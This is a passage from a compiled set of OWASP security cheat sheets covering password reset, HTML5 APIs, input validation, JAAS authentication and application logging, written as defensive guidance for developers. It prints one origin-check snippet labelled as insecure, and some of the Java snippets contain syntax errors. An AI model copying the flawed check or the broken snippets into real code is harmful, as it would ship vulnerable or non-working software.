After step 2, lock out the user's account immediately. Then SMS or utilize some other multi-factor token challenge with a randomly-generated code having 8 or more characters. This introduces an "out-of-band" communication channel and adds defense-in-depth as it is another barrier for a hacker to overcome. If the bad guy has somehow managed to successfully get past steps 1 and 2, he is unlikely to have compromised the side-channel. It is also a good idea to have the random code which your system generates to only have a limited validity period, say no more than 20 minutes or so. That way if the user doesn't get around to checking their email and their email account is later compromised, the random token used to reset the password would no longer be valid if the user never reset their password and the "reset password" token was discovered by an attacker. Of course, by all means, once a user's password has been reset, the randomly-generated token should no longer be valid.

8.3.4. Step 4) Allow user to change password in the existing session

Step 4 requires input of the code sent in step 3 in the existing session where the challenge questions were answered in step 2, and allows the user to reset his password. Display a simple HTML form with one input field for the code, one for the new password, and one to confirm the new password. Verify the correct code is provided and be sure to enforce all password complexity requirements that exist in other areas of the application. As before, avoid sending the username as a parameter when the form is submitted. Finally, it's critical to have a check to prevent a user from accessing this last step without first completing steps 1 and 2 correctly. Otherwise, a forced browsing [2] attack may be possible.

8.4. Authors and Primary Editors

- Dave Ferguson - gmdavef[at]gmail.com
- Jim Manico - jim[at]owasp.org
- Kevin Wall - kevin.w.wall[at]gmail.com
- Wesley Philip - wphilip[at]ca.ibm.com

8.5. References

1. `https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet`
2. `https://www.owasp.org/index.php/Forced_browsing`

9. HTML5 Security Cheat Sheet

Last revision (mm/dd/yy): 04/7/2014

9.1. Introduction

The following cheat sheet serves as a guide for implementing HTML 5 in a secure fashion.

9.2. Communication APIs

9.2.1. Web Messaging

Web Messaging (also known as Cross Domain Messaging) provides a means of messaging between documents from different origins in a way that is generally safer than the multiple hacks used in the past to accomplish this task. However, there are still some recommendations to keep in mind:

- When posting a message, explicitly state the expected origin as the second argument to postMessage rather than * in order to prevent sending the message to an unknown origin after a redirect or some other means of the target window's origin changing.
- The receiving page should *always*:
  - Check the origin attribute of the sender to verify the data is originating from the expected location.
  - Perform input validation on the data attribute of the event to ensure that it's in the desired format.
- Don't assume you have control over the data attribute. A single Cross Site Scripting [2] flaw in the sending page allows an attacker to send messages of any given format.
- Both pages should only interpret the exchanged messages as data. Never evaluate passed messages as code (e.g. via eval()) or insert it to a page DOM (e.g. via innerHTML), as that would create a DOM-based XSS vulnerability. For more information see DOM based XSS Prevention Cheat Sheet on page 53.
- To assign the data value to an element, instead of using a insecure method like element.innerHTML = data;, use the safer option: element.textContent = data;
- Check the origin properly exactly to match the FQDN(s) you expect. Note that the following code: if(message.orgin.indexOf(".owasp.org")!=-1) { /* ... */ } is very insecure and will not have the desired behavior as www.owasp.org.attacker.com will match.
- If you need to embed external content/untrusted gadgets and allow user-controlled scripts (which is highly discouraged), consider using a JavaScript rewriting framework such as Google Caja [3] or check the information on sandboxed frames [4].

9.2.2. Cross Origin Resource Sharing

- Validate URLs passed to XMLHttpRequest.open. Current browsers allow these URLs to be cross domain; this behavior can lead to code injection by a remote attacker. Pay extra attention to absolute URLs.
- Ensure that URLs responding with Access-Control-Allow-Origin: * do not include any sensitive content or information that might aid attacker in further attacks. Use the Access-Control-Allow-Origin header only on chosen URLs that need to be accessed cross-domain. Don't use the header for the whole domain.
- Allow only selected, trusted domains in the Access-Control-Allow-Origin header. Prefer whitelisting domains over blacklisting or allowing any domain (do not use * wildcard nor blindly return the Origin header content without any checks).
- Keep in mind that CORS does not prevent the requested data from going to an unauthenticated location. It's still important for the server to perform usual CSRF [5] prevention.
- While the RFC recommends a pre-flight request with the OPTIONS verb, current implementations might not perform this request, so it's important that "ordinary" (GET and POST) requests perform any access control necessary.
- Discard requests received over plain HTTP with HTTPS origins to prevent mixed content bugs.
- Don't rely only on the Origin header for Access Control checks. Browser always sends this header in CORS requests, but may be spoofed outside the browser. Application-level protocols should be used to protect sensitive data.

9.2.3. WebSockets

- Drop backward compatibility in implemented client/servers and use only protocol versions above hybi-00. Popular Hixie-76 version (hiby-00) and older are outdated and insecure.
- The recommended version supported in latest versions of all current browsers is RFC 6455 [6] (supported by Firefox 11+, Chrome 16+, Safari 6, Opera 12.50, and IE10).
- While it's relatively easy to tunnel TCP services through WebSockets (e.g. VNC, FTP), doing so enables access to these tunneled services for the in-browser attacker in case of a Cross Site Scripting attack. These services might also be called directly from a malicious page or program.
- The protocol doesn't handle authorization and/or authentication. Application-level protocols should handle that separately in case sensitive data is being transferred.
- Process the messages received by the websocket as data. Don't try to assign it directly to the DOM nor evaluate as code. If the response is JSON, never use the insecure eval() function; use the safe option JSON.parse() instead.
- Endpoints exposed through the ws:// protocol are easily reversible to plain text. Only wss:// (WebSockets over SSL/TLS) should be used for protection against Man-In-The-Middle attacks.

- Spoofing the client is possible outside a browser, so the WebSockets server should be able to handle incorrect/malicious input. Always validate input coming from the remote site, as it might have been altered.
- When implementing servers, check the Origin: header in the Websockets handshake. Though it might be spoofed outside a browser, browsers always add the Origin of the page that initiated the Websockets connection.
- As a WebSockets client in a browser is accessible through JavaScript calls, all Websockets communication can be spoofed or hijacked through Cross Site Scripting [7]. Always validate data coming through a WebSockets connection.

9.2.4. Server-Sent Events

- Validate URLs passed to the EventSource constructor, even though only same-origin URLs are allowed.
- As mentioned before, process the messages (event.data) as data and never evaluate the content as HTML or script code.
- Always check the origin attribute of the message (event.origin) to ensure the message is coming from a trusted domain. Use a whitelist approach.

9.3. Storage APIs

9.3.1. Local Storage

- Also known as Offline Storage, Web Storage. Underlying storage mechanism may vary from one user agent to the next. In other words, any authentication your application requires can be bypassed by a user with local privileges to the machine on which the data is stored. Therefore, it's recommended not to store any sensitive information in local storage.
- Use the object sessionStorage instead of localStorage if persistent storage is not needed. sessionStorage object is available only to that window/tab until the window is closed.
- A single Cross Site Scripting [2] can be used to steal all the data in these objects, so again it's recommended not to store sensitive information in local storage.
- A single Cross Site Scripting can be used to load malicious data into these objects too, so don't consider objects in these to be trusted.
- Pay extra attention to "localStorage.getItem" and "setItem" calls implemented in HTML5 page. It helps in detecting when developers build solutions that put sensitive information in local storage, which is a bad practice.
- Do not store session identifiers in local storage as the data is always accesible by JavaScript. Cookies can mitigate this risk using the httpOnly flag.
- There is no way to restrict the visibility of an object to a specific path like with the attribute path of HTTP Cookies, every object is shared within an origin and protected with the Same Origin Policy. Avoid host multiple applications on the same origin, all of them would share the same localStorage object, use different subdomains instead.

9.3.2. Client-side databases

- On November 2010, the W3C announced Web SQL Database (relational SQL database) as a deprecated specification. A new standard Indexed Database API or IndexedDB (formerly WebSimpleDB) is actively developed, which provides key/value database storage and methods for performing advanced queries.
- Underlying storage mechanisms may vary from one user agent to the next. In other words, any authentication your application requires can be bypassed by a user with local privileges to the machine on which the data is stored. Therefore, it's recommended not to store any sensitive information in local storage.
- If utilized, WebDatabase content on the client side can be vulnerable to SQL injection and needs to have proper validation and parameterization.
- Like Local Storage, a single Cross Site Scripting can be used to load malicious data into a web database as well. Don't consider data in these to be trusted.

9.4. Geolocation

- The Geolocation RFC recommends that the user agent ask the user's permission before calculating location. Whether or how this decision is remembered varies from browser to browser. Some user agents require the user to visit the page again in order to turn off the ability to get the user's location without asking, so for privacy reasons, it's recommended to require user input before calling getCurrentPosition or watchPosition.

9.5. Web Workers

- Web Workers are allowed to use XMLHttpRequest object to perform in-domain and Cross Origin Resource Sharing requests. See relevant section of this Cheat Sheet to ensure CORS security.
- While Web Workers don't have access to DOM of the calling page, malicious Web Workers can use excessive CPU for computation, leading to Denial of Service condition or abuse Cross Origin Resource Sharing for further exploitation. Ensure code in all Web Workers scripts is not malevolent. Don't allow creating Web Worker scripts from user supplied input.
- Validate messages exchanged with a Web Worker. Do not try to exchange snippets of Javascript for evaluation e.g. via eval() as that could introduce a DOM Based XSS [8] vulnerability.

9.6. Sandboxed frames

- Use the sandbox attribute of an iframe for untrusted content.
- The sandbox attribute of an iframe enables restrictions on content within a iframe. The following restrictions are active when the sandbox attribute is set:
  1. All markup is treated as being from a unique origin.
  2. All forms and scripts are disabled.
  3. All links are prevented from targeting other browsing contexts.
  4. All features that triggers automatically are blocked.

5. All plugins are disabled.

It is possible to have a fine-grained control [9] over iframe capabilities using the value of the sandbox attribute.

- In old versions of user agents where this feature is not supported, this attribute will be ignored. Use this feature as an additional layer of protection or check if the browser supports sandboxed frames and only show the untrusted content if supported.
- Apart from this attribute, to prevent Clickjacking attacks and unsolicited framing it is encouraged to use the header X-Frame-Options which supports the deny and same-origin values. Other solutions like framebusting if(window!== window.top) { window.top.location = location; } are not recommended.

9.7. Offline Applications

- Whether the user agent requests permission to the user to store data for offline browsing and when this cache is deleted varies from one browser to the next. Cache poisoning is an issue if a user connects through insecure networks, so for privacy reasons it is encouraged to require user input before sending any manifest file.
- Users should only cache trusted websites and clean the cache after browsing through open or insecure networks.

9.8. Progressive Enhancements and Graceful Degradation Risks

- The best practice now is to determine the capabilities that a browser supports and augment with some type of substitute for capabilities that are not directly supported. This may mean an onion-like element, e.g. falling through to a Flash Player if the <video> tag is unsupported, or it may mean additional scripting code from various sources that should be code reviewed.

9.9. HTTP Headers to enhance security

9.9.1. X-Frame-Options

- This header can be used to prevent ClickJacking in modern browsers.
- Use the same-origin attribute to allow being framed from urls of the same origin or deny to block all. Example: X-Frame-Options: DENY
- For more information on Clickjacking Defense please see the Clickjacking Defense Cheat Sheet.

9.9.2. X-XSS-Protection

- Enable XSS filter (only works for Reflected XSS).
- Example: X-XSS-Protection: 1; mode=block

9.9.3. Strict Transport Security

- Force every browser request to be sent over TLS/SSL (this can prevent SSL strip attacks).
- Use includeSubDomains.
- Example: Strict-Transport-Security: max-age=8640000; includeSubDomains

9.9.4. Content Security Policy

- Policy to define a set of content restrictions for web resources which aims to mitigate web application vulnerabilities such as Cross Site Scripting.
- Example: X-Content-Security-Policy: allow 'self'; img-src *; object-src media.example.com; script-src js.example.com

9.9.5. Origin

- Sent by CORS/WebSockets requests.
- There is a proposal to use this header to mitigate CSRF attacks, but is not yet implemented by vendors for this purpose.

9.10. Authors and Primary Editors

- Mark Roxberry mark.roxberry [at] owasp.org
- Krzysztof Kotowicz krzysztof [at] kotowicz.net
- Will Stranathan will [at] cltnc.us
- Shreeraj Shah shreeraj.shah [at] blueinfy.net
- Juan Galiana Lara jgaliana [at] owasp.org

9.11. References

1. `https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet`
2. `https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)`
3. `http://code.google.com/p/google-caja/`
4. `https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet#Sandboxed_frames`
5. `https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)`
6. `http://tools.ietf.org/html/rfc6455`
7. `https://www.owasp.org/index.php/Cross_Site_Scripting_Flaw`
8. `https://www.owasp.org/index.php/DOM_Based_XSS`
9. `http://www.whatwg.org/specs/web-apps/current-work/multipage/the-iframe-element.html#attr-iframe-sandbox`

10. Input Validation Cheat Sheet

Last revision (mm/dd/yy): 04/7/2014

10.1. Introduction

This article is focused on providing clear, simple, actionable guidance for providing Input Validation security functionality in your applications.

10.1.1. White List Input Validation

It is always recommended to prevent attacks as early as possible in the processing of the user's (attacker's) request. Input validation can be used to detect unauthorized input before it is processed by the application. Developers frequently perform black list validation in order to try to detect attack characters and patterns like the ' character, the string 1=1, or the <script> tag, but this is a massively flawed approach as it is typically trivial for an attacker to avoid getting caught by such filters. Plus, such filters frequently prevent authorized input, like O'Brian, when the ' character is being filtered out.
White list validation is appropriate for all input fields provided by the user. White list validation involves defining exactly what IS authorized, and by definition, everything else is not authorized. If it's well structured data, like dates, social security numbers, zip codes, e-mail addresses, etc. then the developer should be able to define a very strong validation pattern, usually based on regular expressions, for validating such input. If the input field comes from a fixed set of options, like a drop down list or radio buttons, then the input needs to match exactly one of the values offered to the user in the first place. The most difficult fields to validate are so called 'free text' fields, like blog entries. However, even those types of fields can be validated to some degree, you can at least exclude all non-printable characters, and define a maximum size for the input field.
Developing regular expressions can be complicated, and is well beyond the scope of this cheat sheet. There are lots of resources on the internet about how to write regular expressions, including: [2] and the OWASP Validation Regex Repository [3]. The following provides a few examples of 'white list' style regular expressions:

10.1.2. White List Regular Expression Examples

Validating a Zip Code (5 digits plus optional -4)

```
^\d{5}(-\d{4})?$
```

Validating U.S. State Selection From a Drop-Down Menu

```
^(AA|AE|AP|AL|AK|AS|AZ|AR|CA|CO|CT|DE|DC|FM|FL|GA|GU| HI|ID|IL|IN|IA|KS|KY|
    ↪ LA|ME|MH|MD|MA|MI|MN|MS|MO|MT|NE| NV|NH|NJ|NM|NY|NC|ND|MP|OH|OK|OR|
    ↪ PW|PA|PR|RI|SC|SD|TN|
TX|UT|VT|VI|VA|WA|WV|WI|WY)$
```

Java Regex Usage Example

```
Example validating the parameter "zip" using a regular expression.

private static final Pattern zipPattern = Pattern.compile("^\d{5}(-\d{4})?$
    ↪ ");
public void doPost( HttpServletRequest request, HttpServletResponse
    ↪ response) {
  try {
    String zipCode = request.getParameter( "zip" );
    if ( !zipPattern.matcher( zipCode ).matches() {
      throw new YourValidationException( "Improper zipcode format." );
    }
    .. do what you want here, after its been validated ..
    } catch(YourValidationException e ) {
      response.sendError( response.SC_BAD_REQUEST, e.getMessage() );
  }
}
```

Some white list validators have also been predefined in various open source packages that you can leverage. For example:

- Apache Commons Validator [4]

10.2. Authors and Primary Editors

- Dave Wichers - dave.wichers[at]aspectsecurity.com

10.3. References

1. https://www.owasp.org/index.php/Input_Validation_Cheat_Sheet
2. http://www.regular-expressions.info/
3. https://www.owasp.org/index.php/OWASP_Validation_Regex_Repository
4. http://jakarta.apache.org/commons/validator

11. JAAS Cheat Sheet

Last revision (mm/dd/yy): 04/7/2014

11.1. Introduction

11.1.1. What is JAAS authentication

The process of verifying the identity of a user or another system is authentication. JAAS, as an authentication framework manages the authenticated user's identity and credentials from login to logout.
The JAAS authentication lifecycle:

1. Create LoginContext
2. Read the configuration file for one or more LoginModules to initialize
3. Call LoginContext.initialize() for each LoginModule to initialize.
4. Call LoginContext.login() for each LoginModule
5. If login successful then call LoginContext.commit() else call LoginContext.abort()

11.1.2. Configuration file

The JAAS configuration file contains a LoginModule stanza for each LoginModule available for logging on to the application.
A stanza from a JAAS configuration file:

```
Branches {
  USNavy.AppLoginModule required
  debug=true
  succeeded=true;
}
```

Note the placement of the semicolons, terminating both LoginModule entries and stanzas. The word required indicates the LoginContext's login() method must be successful when logging in the user. The LoginModule-specific values debug and succeeded are passed to the LoginModule. They are defined by the LoginModule and their usage is managed inside the LoginModule. Note, Options are Configured using key-value pairing such as debug="true" and the key and value should be separated by a 'equals' sign.

11.1.3. Main.java (The client)

Execution syntax

```
Java -Djava.security.auth.login.config==packageName/packageName.config
    packageName.Main Stanza1
Where:
packageName is the directory containing the config file.
packageName.config specifies the config file in the Java package,
   ↪ packageName
```

```
packageName.Main specifies Main.java in the Java package, packageName
Stanza1 is the name of the stanza Main() should read from the config file.
```

- When executed, the 1st command line argument is the stanza from the config file. The Stanza names the LoginModule to be used. The 2nd argument is the CallbackHandler.
- Create a new LoginContext with the arguments passed to Main.java.
  - loginContext = new LoginContext (args[0], new AppCallbackHandler());
- Call the LoginContext.Login Module
  - loginContext.login ();
- The value in succeeded Option is returned from loginContext.login()
- If the login was successful, a subject was created.

11.1.4. LoginModule.java

A LoginModule must have the following authentication methods:

- initialize()
- login()
- commit()
- abort()
- logout()

initialize()

In Main(), after the LoginContext reads the correct stanza from the config file, the LoginContext instantiates the LoginModule specified in the stanza.

- initialize() methods signature:
  - Public void initialize(Subject subject, CallbackHandler callbackHandler, Map sharedState, Map options)
- The arguments above should be saved as follows:
  - this.subject = subject;
  - this.callbackHandler = callbackHandler;
  - this.sharedState = sharedState;
  - this.options = options;
- What the initialize() method does:
  - Builds a subject object of the Subject class contingent on a successful login()
  - Sets the CallbackHandler which interacts with the user to gather login information
  - If a LoginContext specifies 2 or more LoginModules, which is legal, they can share information via a sharedState map
  - Saves state information such as debug and succeeded in an options Map

login()

Captures user supplied login information. The code snippet below declares an array of two callback objects which, when passed to the callbackHandler.handle method in the callbackHandler.java program, will be loaded with a user name and password provided interactively by the user.

```
NameCallback nameCB = new NameCallback("Username");
PasswordCallback passwordCB = new PasswordCallback("Password", false);
Callback[] callbacks = new Callback[] { nameCB, passwordCB };
callbackHandler.handle(callbacks);
```

- Authenticates the user
- Retrieves the user supplied information from the callback objects:
  - String ID = nameCallback.getName();
  - char[] tempPW = passwordCallback.getPassword();
- Compare name and tempPW to values stored in a repository such as LDAP
- Set the value of the variable succeeded and return to Main()

commit()

Once the users credentials are successfully verified during login (), the JAAS authentication framework associates the credentials, as needed, with the subject. There are two types of credentials, public and private. Public credentials include public keys. Private credentials include passwords and public keys. Principals (i.e. Identities the subject has other than their login name) such as employee number or membership ID in a user group are added to the subject. Below, is an example commit() method where first, for each group the authenticated user has membership in, the group name is added as a principal to the subject. The subject's username is then added to their public credentials.
Code snippet setting then adding any principals and a public credentials to a subject:

```
public boolean commit() {
  If (userAuthenticated) {
    Set groups = UserService.findGroups(username);
    for (Iterator itr = groups.iterator(); itr.hasNext(); {
      String groupName = (String) itr.next();
      UserGroupPrincipal group = new UserGroupPrincipal(GroupName);
      subject.getPrincipals().add(group);
    }
    UsernameCredential cred = new UsernameCredential(username);
  subject.getPublicCredentials().add(cred);
  }
}
```

abort()

The abort() method is called when authentication doesn't succeed. Before the abort() method exits the LoginModule, care should be taken to reset state including the user name and password input fields.

logout()

- The release of the users principals and credentials when LoginContext.logout is called.

```
public boolean logout() {
  if (!subject.isReadOnly()) {
    Set principals = subject.getPrincipals(UserGroupPrincipal.class);
    subject.getPrincipals().removeAll(principals);
    Set creds = subject.getPublicCredentials(UsernameCredential.class);
    subject.getPublicCredentials().removeAll(creds);
    return true;
  } else {
    return false;
  }
}
```

11.1.5. CallbackHandler.java

The callbackHandler is in a source (.java) file separate from any single LoginModule so that it can service a multitude of LoginModules with differing callback objects.

- Creates instance of the CallbackHandler class and has only one method, handle().
- A CallbackHandler servicing a LoginModule requiring username & password to login:

```
public void handle(Callback[] callbacks) {
  for (int i = 0; i < callbacks.length; i++) {
    Callback callback = callbacks[i];
    if (callback instanceof NameCallback) {
      NameCallback nameCallBack = (NameCallback) callback;
      nameCallBack.setName(username);
    } else if (callback instanceof PasswordCallback) {
      PasswordCallback passwordCallBack = (PasswordCallback) callback;
      passwordCallBack.setPassword(password.toCharArray());
    }
  }
}
```

11.2. Related Articles

- JAAS in Action, Michael Coté, posted on September 27, 2009, URL as 5/14/2012 `http://jaasbook.com/`
- Pistoia, Marco, Nagaratnam, Nataraj, Koved, Larry, Nadalin, Anthony, "Enterprise Java Security", Addison-Wesley, 2004.

11.3. Disclosure

All of the code in the attached JAAS cheat sheet has been copied verbatim from the free source at `http://jaasbook.com/`

11.4. Authors and Primary Editors

- Dr. A.L. Gottlieb - AnthonyG[at]owasp.org

11.5. References

1. `https://www.owasp.org/index.php/JAAS_Cheat_Sheet`

12. Logging Cheat Sheet

Last revision (mm/dd/yy): 07/13/2014

12.1. Introduction

This cheat sheet is focused on providing developers with concentrated guidance on building application logging mechanisms, especially related to security logging. Many systems enable network device, operating system, web server, mail server and database server logging, but often custom application event logging is missing, disabled or poorly configured. It provides much greater insight than infrastructure logging alone. Web application (e.g. web site or web service) logging is much more than having web server logs enabled (e.g. using Extended Log File Format).
Application logging should be consistent within the application, consistent across an organization's application portfolio and use industry standards where relevant, so the logged event data can be consumed, correlated, analyzed and managed by a wide variety of systems.

12.2. Purpose

Application logging should be always be included for security events. Application logs are invaluable data for:

- Identifying security incidents
- Monitoring policy violations
- Establishing baselines
- Providing information about problems and unusual conditions
- Contributing additional application-specific data for incident investigation which is lacking in other log sources
- Helping defend against vulnerability identification and exploitation through attack detection

Application logging might also be used to record other types of events too such as:

- Security events
- Business process monitoring e.g. sales process abandonment, transactions, connections
- Audit trails e.g. data addition, modification and deletion, data exports
- Performance monitoring e.g. data load time, page timeouts
- Compliance monitoring
- Data for subsequent requests for information e.g. data subject access, freedom of information, litigation, police and other regulatory investigations

- Legally sanctioned interception of data e.g application-layer wire-tapping
- Other business-specific requirements

Process monitoring, audit and transaction logs/trails etc are usually collected for different purposes than security event logging, and this often means they should be kept separate. The types of events and details collected will tend to be different. For example a PCIDSS audit log will contain a chronological record of activities to provide an independently verifiable trail that permits reconstruction, review and examination to determine the original sequence of attributable transactions. It is important not to log too much, or too little. Use knowledge of the intended purposes to guide what, when and how much. The remainder of this cheat sheet primarily discusses security event logging.

12.3. Design, implementation and testing

12.3.1. Event data sources

The application itself has access to a wide range of information events that should be used to generate log entries. Thus, the primary event data source is the application code itself. The application has the most information about the user (e.g. identity, roles, permissions) and the context of the event (target, action, outcomes), and often this data is not available to either infrastructure devices, or even closely-related applications.
Other sources of information about application usage that could also be considered are:

- Client software e.g. actions on desktop software and mobile devices in local logs or using messaging technologies, JavaScript exception handler via Ajax, web browser such as using Content Security Policy (CSP) reporting mechanism
- Network firewalls
- Network and host intrusion detection systems (NIDS and HIDS)
- Closely-related applications e.g. filters built into web server software, web server URL redirects/rewrites to scripted custom error pages and handlers
- Application firewalls e.g. filters, guards, XML gateways, database firewalls, web application firewalls (WAFs)
- Database applications e.g. automatic audit trails, trigger-based actions
- Reputation monitoring services e.g. uptime or malware monitoring
- Other applications e.g. fraud monitoring, CRM
- Operating system e.g. mobile platform

The degree of confidence in the event information has to be considered when including event data from systems in a different trust zone. Data may be missing, modified, forged, replayed and could be malicious – it must always be treated as untrusted data. Consider how the source can be verified, and how integrity and non-repudiation can be enforced.

12.3.2. Where to record event data

Applications commonly write event log data to the file system or a database (SQL or NoSQL). Applications installed on desktops and on mobile devices may use local storage and local databases. Your selected framework may limit the available choices. All types of applications may send event data to remote systems (instead of or as well as more local storage). This could be a centralized log collection and management system (e.g. SIEM or SEM) or another application elsewhere. Consider whether the application can simply send its event stream, unbuffered, to stdout, for management by the execution environment.

- When using the file system, it is preferable to use a separate partition than those used by the operating system, other application files and user generated content
  - For file-based logs, apply strict permissions concerning which users can access the directories, and the permissions of files within the directories
  - In web applications, the logs should not be exposed in web-accessible locations, and if done so, should have restricted access and be configured with a plain text MIME type (not HTML)
- When using a database, it is preferable to utilize a separate database account that is only used for writing log data and which has very restrictive database , table, function and command permissions
- Use standard formats over secure protocols to record and send event data, or log files, to other systems e.g. Common Log File System (CLFS), Common Event Format (CEF) over syslog, possibly Common Event Expression (CEE) in future; standard formats facilitate integration with centralised logging services

Consider separate files/tables for extended event information such as error stack traces or a record of HTTP request and response headers and bodies.

12.3.3. Which events to log

The level and content of security monitoring, alerting and reporting needs to be set during the requirements and design stage of projects, and should be proportionate to the information security risks. This can then be used to define what should be logged. There is no one size fits all solution, and a blind checklist approach can lead to unnecessary "alarm fog" that means real problems go undetected. Where possible, always log:

- Input validation failures e.g. protocol violations, unacceptable encodings, invalid parameter names and values
- Output validation failures e.g. database record set mismatch, invalid data encoding
- Authentication successes and failures
- Authorization (access control) failures
- Session management failures e.g. cookie session identification value modification
- Application errors and system events e.g. syntax and runtime errors, connectivity problems, performance issues, third party service error messages, file system errors, file upload virus detection, configuration changes

- Application and related systems start-ups and shut-downs, and logging initialization (starting, stopping or pausing)
- Use of higher-risk functionality e.g. network connections, addition or deletion of users, changes to privileges, assigning users to tokens, adding or deleting tokens, use of systems administrative privileges, access by application administrators,all actions by users with administrative privileges, access to payment cardholder data, use of data encrypting keys, key changes, creation and deletion of system-level objects, data import and export including screen-based reports, submission of user-generated content - especially file uploads
- Legal and other opt-ins e.g. permissions for mobile phone capabilities, terms of use, terms & conditions, personal data usage consent, permission to receive marketing communications

Optionally consider if the following events can be logged and whether it is desirable information:

- Sequencing failure
- Excessive use
- Data changes
- Fraud and other criminal activities
- Suspicious, unacceptable or unexpected behavior
- Modifications to configuration
- Application code file and/or memory changes

12.3.4. Event attributes

Each log entry needs to include sufficient information for the intended subsequent monitoring and analysis. It could be full content data, but is more likely to be an extract or just summary properties. The application logs must record "when, where, who and what" for each event. The properties for these will be different depending on the architecture, class of application and host system/device, but often include the following:

- When
  - Log date and time (international format)
  - Event date and time - the event time stamp may be different to the time of logging e.g. server logging where the client application is hosted on remote device that is only periodically or intermittently online
  - Interaction identifier [Note A]
- Where
  - Application identifier e.g. name and version
  - Application address e.g. cluster/host name or server IPv4 or IPv6 address and port number, workstation identity, local device identifier
  - Service e.g. name and protocol
  - Geolocation

  - Window/form/page e.g. entry point URL and HTTP method for a web application, dialogue box name
  - Code location e.g. script name, module name

- Who (human or machine user)
  - Source address e.g. user's device/machine identifier, user's IP address, cell/RF tower ID, mobile telephone number
  - User identity (if authenticated or otherwise known) e.g. user database table primary key value, user name, license number

- What
  - Type of event [Note B]
  - Severity of event [Note B] e.g. {0=emergency, 1=alert, ..., 7=debug}, {fatal, error, warning, info, debug, trace}
  - Security relevant event flag (if the logs contain non-security event data too)
  - Description

Additionally consider recording:

- Secondary time source (e.g. GPS) event date and time
- Action - original intended purpose of the request e.g. Log in, Refresh session ID, Log out, Update profile
- Object e.g. the affected component or other object (user account, data resource, file) e.g. URL, Session ID, User account, File
- Result status - whether the ACTION aimed at the OBJECT was successful e.g. Success, Fail, Defer
- Reason - why the status above occurred e.g. User not authenticated in database check ..., Incorrect credentials
- HTTP Status Code (web applications only) - the status code returned to the user (often 200 or 301)
- Request HTTP headers or HTTP User Agent (web applications only)
- User type classification e.g. public, authenticated user, CMS user, search engine, authorized penetration tester, uptime monitor (see "Data to exclude" below)
- Analytical confidence in the event detection [Note B] e.g. low, medium, high or a numeric value
- Responses seen by the user and/or taken by the application e.g. status code, custom text messages, session termination, administrator alerts
- Extended details e.g. stack trace, system error messages, debug information, HTTP request body, HTTP response headers and body
- Internal classifications e.g. responsibility, compliance references
- External classifications e.g. NIST Security Content Automation Protocol (SCAP), Mitre Common Attack Pattern Enumeration and Classification (CAPEC)

For more information on these, see the "other" related articles listed at the end, especially the comprehensive article by Anton Chuvakin and Gunnar Peterson.
Note A: The "Interaction identifier" is a method of linking all (relevant) events for a single user interaction (e.g. desktop application form submission, web page request, mobile app button click, web service call). The application knows all these events relate to the same interaction, and this should be recorded instead of losing the information and forcing subsequent correlation techniques to re-construct the separate events. For example a single SOAP request may have multiple input validation failures and they may span a small range of times. As another example, an output validation failure may occur much later than the input submission for a long-running "saga request" submitted by the application to a database server.
Note B: Each organisation should ensure it has a consistent, and documented, approach to classification of events (type, confidence, severity), the syntax of descriptions, and field lengths & data types including the format used for dates/times.

12.3.5. Data to exclude

Never log data unless it is legally sanctioned. For example intercepting some communications, monitoring employees, and collecting some data without consent may all be illegal.
Never exclude any events from "known" users such as other internal systems, "trusted" third parties, search engine robots, uptime/process and other remote monitoring systems, pen testers, auditors. However, you may want to include a classification flag for each of these in the recorded data.
The following should not usually be recorded directly in the logs, but instead should be removed, masked, sanitized, hashed or encrypted:

- Application source code
- Session identification values (consider replacing with a hashed value if needed to track session specific events)
- Access tokens
- Sensitive personal data and some forms of personally identifiable information (PII)
- Authentication passwords
- Database connection strings
- Encryption keys
- Bank account or payment card holder data
- Data of a higher security classification than the logging system is allowed to store
- Commercially-sensitive information
- Information it is illegal to collect in the relevant jurisdiction
- Information a user has opted out of collection, or not consented to e.g. use of do not track, or where consent to collect has expired

Sometimes the following data can also exist, and whilst useful for subsequent investigation, it may also need to be treated in some special manner before the event is recorded:

- File paths
- Database connection strings
- Internal network names and addresses
- Non sensitive personal data (e.g. personal names, telephone numbers, email addresses)

In some systems, sanitization can be undertaken post log collection, and prior to log display.

12.3.6. Customizable logging

It may be desirable to be able to alter the level of logging (type of events based on severity or threat level, amount of detail recorded). If this is implemented, ensure that:

- The default level must provide sufficient detail for business needs
- It should not be possible to completely inactivate application logging or logging of events that are necessary for compliance requirements
- Alterations to the level/extent of logging must be intrinsic to the application (e.g. undertaken automatically by the application based on an approved algorithm) or follow change management processes (e.g. changes to configuration data, modification of source code)
- The logging level must be verified periodically

12.3.7. Event collection

If your development framework supports suitable logging mechanisms use, or build upon that. Otherwise, implement an application-wide log handler which can be called from other modules/components. Document the interface referencing the organisation-specific event classification and description syntax requirements. If possible create this log handler as a standard module that can is thoroughly tested, deployed in multiple application, and added to a list of approved & recommended modules.

- Perform input validation on event data from other trust zones to ensure it is in the correct format (and consider alerting and not logging if there is an input validation failure)
- Perform sanitization on all event data to prevent log injection attacks e.g. carriage return (CR), line feed (LF) and delimiter characters (and optionally to remove sensitive data)
- Encode data correctly for the output (logged) format
- If writing to databases, read, understand and apply the SQL injection cheat sheet
- Ensure failures in the logging processes/systems do not prevent the application from otherwise running or allow information leakage
- Synchronize time across all servers and devices [Note C]

Note C: This is not always possible where the application is running on a device under some other party's control (e.g. on an individual's mobile phone, on a remote customer's workstation which is on another corporate network). In these cases attempt to measure the time offset, or record a confidence level in the event time stamp.
Where possible record data in a standard format, or at least ensure it can be exported/broadcast using an industry-standard format.
In some cases, events may be relayed or collected together in intermediate points. In the latter some data may be aggregated or summarized before forwarding on to a central repository and analysis system.

12.3.8. Verification

Logging functionality and systems must be included in code review, application testing and security verification processes:

- Ensure the logging is working correctly and as specified
- Check events are being classified consistently and the field names, types and lengths are correctly defined to an agreed standard
- Ensure logging is implemented and enabled during application security, fuzz, penetration and performance testing
- Test the mechanisms are not susceptible to injection attacks
- Ensure there are no unwanted side-effects when logging occurs
- Check the effect on the logging mechanisms when external network connectivity is lost (if this is usually required)
- Ensure logging cannot be used to deplete system resources, for example by filling up disk space or exceeding database transaction log space, leading to denial of service
- Test the effect on the application of logging failures such as simulated database connectivity loss, lack of file system space, missing write permissions to the file system, and runtime errors in the logging module itself
- Verify access controls on the event log data
- If log data is utilized in any action against users (e.g. blocking access, account lock-out), ensure this cannot be used to cause denial of service (DoS) of other users

12.4. Deployment and operation

12.4.1. Release

